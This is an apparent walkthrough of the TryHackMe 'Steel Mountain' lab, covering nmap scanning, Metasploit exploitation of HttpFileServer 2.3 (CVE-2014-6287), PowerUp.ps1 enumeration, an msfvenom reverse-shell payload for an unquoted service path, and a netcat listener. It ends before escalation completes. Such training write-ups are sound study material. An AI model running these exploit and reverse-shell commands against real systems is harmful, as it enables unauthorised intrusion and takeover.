
This is a walk through of Steel Mountain Machine From Tryhackme.

In this room you will enumerate a Windows machine, gain initial access with Metasploit, use Powershell to further enumerate the machine and escalate your privileges to Administrator.


So first lets get started with enumeration and scanning , we will use nmap for that :




```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sSV -T4 -Pn 10.10.52.180
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-01 00:36 EDT
Stats: 0:01:35 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 90.91% done; ETC: 00:38 (0:00:07 remaining)
Nmap scan report for 10.10.52.180
Host is up (0.15s latency).
Not shown: 989 closed tcp ports (reset)
PORT      STATE SERVICE            VERSION
80/tcp    open  http               Microsoft IIS httpd 8.5
135/tcp   open  msrpc              Microsoft Windows RPC
139/tcp   open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds       Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp  open  ssl/ms-wbt-server?
49152/tcp open  msrpc              Microsoft Windows RPC
49153/tcp open  msrpc              Microsoft Windows RPC
49154/tcp open  msrpc              Microsoft Windows RPC
49155/tcp open  msrpc              Microsoft Windows RPC
49156/tcp open  msrpc              Microsoft Windows RPC
49163/tcp open  msrpc              Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 103.28 seconds
```

so as we can see these results there is a webserver running on port 80 :

web server on port 80:




so if we view source code of this page , bill harper is the employee of the month :



```
ody><center>
a href="index.html"><img src="/img/logo.png" style="width:500px;height:300px;"/></a>
h3>Employee of the month</h3>
img src="/img/BillHarper.png" style="width:200px;height:200px;"/>
/center>
/body>
```


well to discover more ports I scanned all 65,535 ports and find some new ports :



```
Nmap scan report for 10.10.52.
Host is up (0.15s latency).
Not shown: 65520 closed tcp po
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
8080/tcp  open  http-proxy
47001/tcp open  winrm
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49163/tcp open  unknown
49164/tcp open  unknown
```

so as we can see here , a new port 8080 is here which also seems like a server

lets visit that server :




No files in this folder

0 folders, 0 files, 0 bytes

0 items selected

HttpFileServer 2.3
Server time: 3/31/2022 9:56:31 PM
Server uptime: 00:19:20

as we can see here it is a httpfile server 2.3 running here , we will use exploit-db to see if there is an exploit for this specific version :



Rejetto HttpFileServer 2.3.x - Remote Command Execution (3)

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
49125	2014-6287	ÓSCAR ANDREU	WEBAPPS	WINDOWS	2020-11-30

EDB Verified: ✗

Exploit: ⬇ / {}

Vulnerable App:


we used exploit-db to find an exploit and there is a remote code execution exploit which can help us to gain initial foothold on the target machine .

Well we can use the exploit to execute a command that can lead us to a reverse shell

OR


we can use metasploit framework as this exploit is also present in metasploit , we will go with metasploit in this module :

search:




```
msf6 > search rejetto

Matching Modules
================

   #  Name                                   Disclosure Date  Rank       Check  Description
   -  ----                                   ---------------  ----       -----  -----------
   0  exploit/windows/http/rejetto_hfs_exec  2014-09-11       excellent  Yes    Rejetto HttpFileServer Remote Command Execution
```

setting options :




```
msf6 exploit(windows/http/rejetto_hfs_exec) > set rhosts 10.10.52.180
rhosts ⇒ 10.10.52.180
msf6 exploit(windows/http/rejetto_hfs_exec) > set rport 8080
rport ⇒ 8080
msf6 exploit(windows/http/rejetto_hfs_exec) > set lhost 10.17.47.112
lhost ⇒ 10.17.47.112
msf6 exploit(windows/http/rejetto_hfs_exec) > run
```

execution :




```
msf6 exploit(windows/http/rejetto_hfs_exec) > run

[*] Started reverse TCP handler on 10.17.47.112:4444
[*] Using URL: http://0.0.0.0:8080/C6E43L
[*] Local IP: http://192.168.1.9:8080/C6E43L
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /C6E43L
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 10.10.52.180
[*] Command shell session 3 opened (10.17.47.112:4444 → 10.10.52.180:49249 ) at 2022-04-01 01:19:26 -0400
[*] Server stopped.
[!] This exploit may require manual cleanup of '%TEMP%\CTChIvofLAU.vbs' on the target
```

shell gained :



```
meterpreter > ls
Listing: C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
═══════════════════════════════════════════════════════════════════════════════════

Mode              Size    Type  Last modified              Name
────              ────    ────  ─────────────              ────
040777/rwxrwxrwx  4096    dir   2022-04-01 01:19:19 -0400  %TEMP%
100666/rw-rw-rw-  174     fil   2019-09-27 07:07:07 -0400  desktop.ini
100777/rwxrwxrwx  760320  fil   2014-02-16 15:58:52 -0500  hfs.exe

meterpreter > █
```


user flag :



```
Listing: C:\Users\bill\Desktop
==============================

Mode              Size  Type  Last m
----              ----  ----  ------
100666/rw-rw-rw-  282   fil   2019-0
100666/rw-rw-rw-  70    fil   2019-0

meterpreter > cat user.txt
��b04763b6fcf51fcd7c13abc7db4fd365
meterpreter > t[*] 10.10.52.180 - Me
```


so now the final task is to escalate our privileges to root for which we will need further enumeration on the target which can be done using a powershell script named as **PowerUp.ps1**

first we will transfer this script from our pc to target using meterpreter upload function :



```
meterpreter > upload /home/kali/PowerSploit/Privesc/PowerUp.ps1
[*] uploading  : /home/kali/PowerSploit/Privesc/PowerUp.ps1 → PowerUp.ps1
[*] Uploaded 586.50 KiB of 586.50 KiB (100.0%): /home/kali/PowerSploit/Privesc/PowerUp.ps1 → PowerUp.ps1
[*] uploaded   : /home/kali/PowerSploit/Privesc/PowerUp.ps1 → PowerUp.ps1
meterpreter > ls
Listing: C:\Users\bill\Desktop
==============================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100666/rw-rw-rw-  600580  fil   2022-04-01 01:34:44 -0400  PowerUp.ps1
100666/rw-rw-rw-  282     fil   2019-09-27 07:07:07 -0400  desktop.ini
100666/rw-rw-rw-  70      fil   2019-09-27 08:42:38 -0400  user.txt
```


now we will have to load powershell and enter into powershell like this :



```
meterpreter > load powershell
Loading extension powershell ... Success.
meterpreter > powershell_shell
PS > dir
```


sa

now we have loaded powershell successfully now we can run the script like this :



```
PS > . .\PowerUp.ps1
PS > Invoke-AllChecks
```


analyzing of result and conclusion :



```
Check          : Unquoted Service Paths

ServiceName    : AdvancedSystemCareService9
Path           : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=WriteData/AddFile}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path <HijackPath>
CanRestart     : True
Name           : AdvancedSystemCareService9
Check          : Unquoted Service Paths
```


so here is unqouted service path vulnerability which we can use to escalate our privileges .

To exploit this vulnerability we have to first generate a payload using msfvenom :



```
┌──(root㉿kali)-[/home/kali]
└─# msfvenom -p windows/shell_reverse_tcp LHOST=10.17.47.112 LPORT=8888 -e x86/shikata_ga_nai -f exe -o Advanced.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of exe file: 73802 bytes
Saved as: Advanced.exe
```


now transfer the payload to target machine :



```
meterpreter > upload /home/kali/Advanced.exe
[*] uploading  : /home/kali/Advanced.exe → Advanced.exe
[*] Uploaded 72.07 KiB of 72.07 KiB (100.0%): /home/kali/Advanced.exe → Advanced.exe
[*] uploaded   : /home/kali/Advanced.exe → Advanced.exe
meterpreter >
```


once transferred , move the payload to **C:\Program Files (x86)\IObit\Advanced.exe**

now set up your listener on netcat on port you specified in msfvenom :



```
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 8888
listening on [any] 8888 ...
```

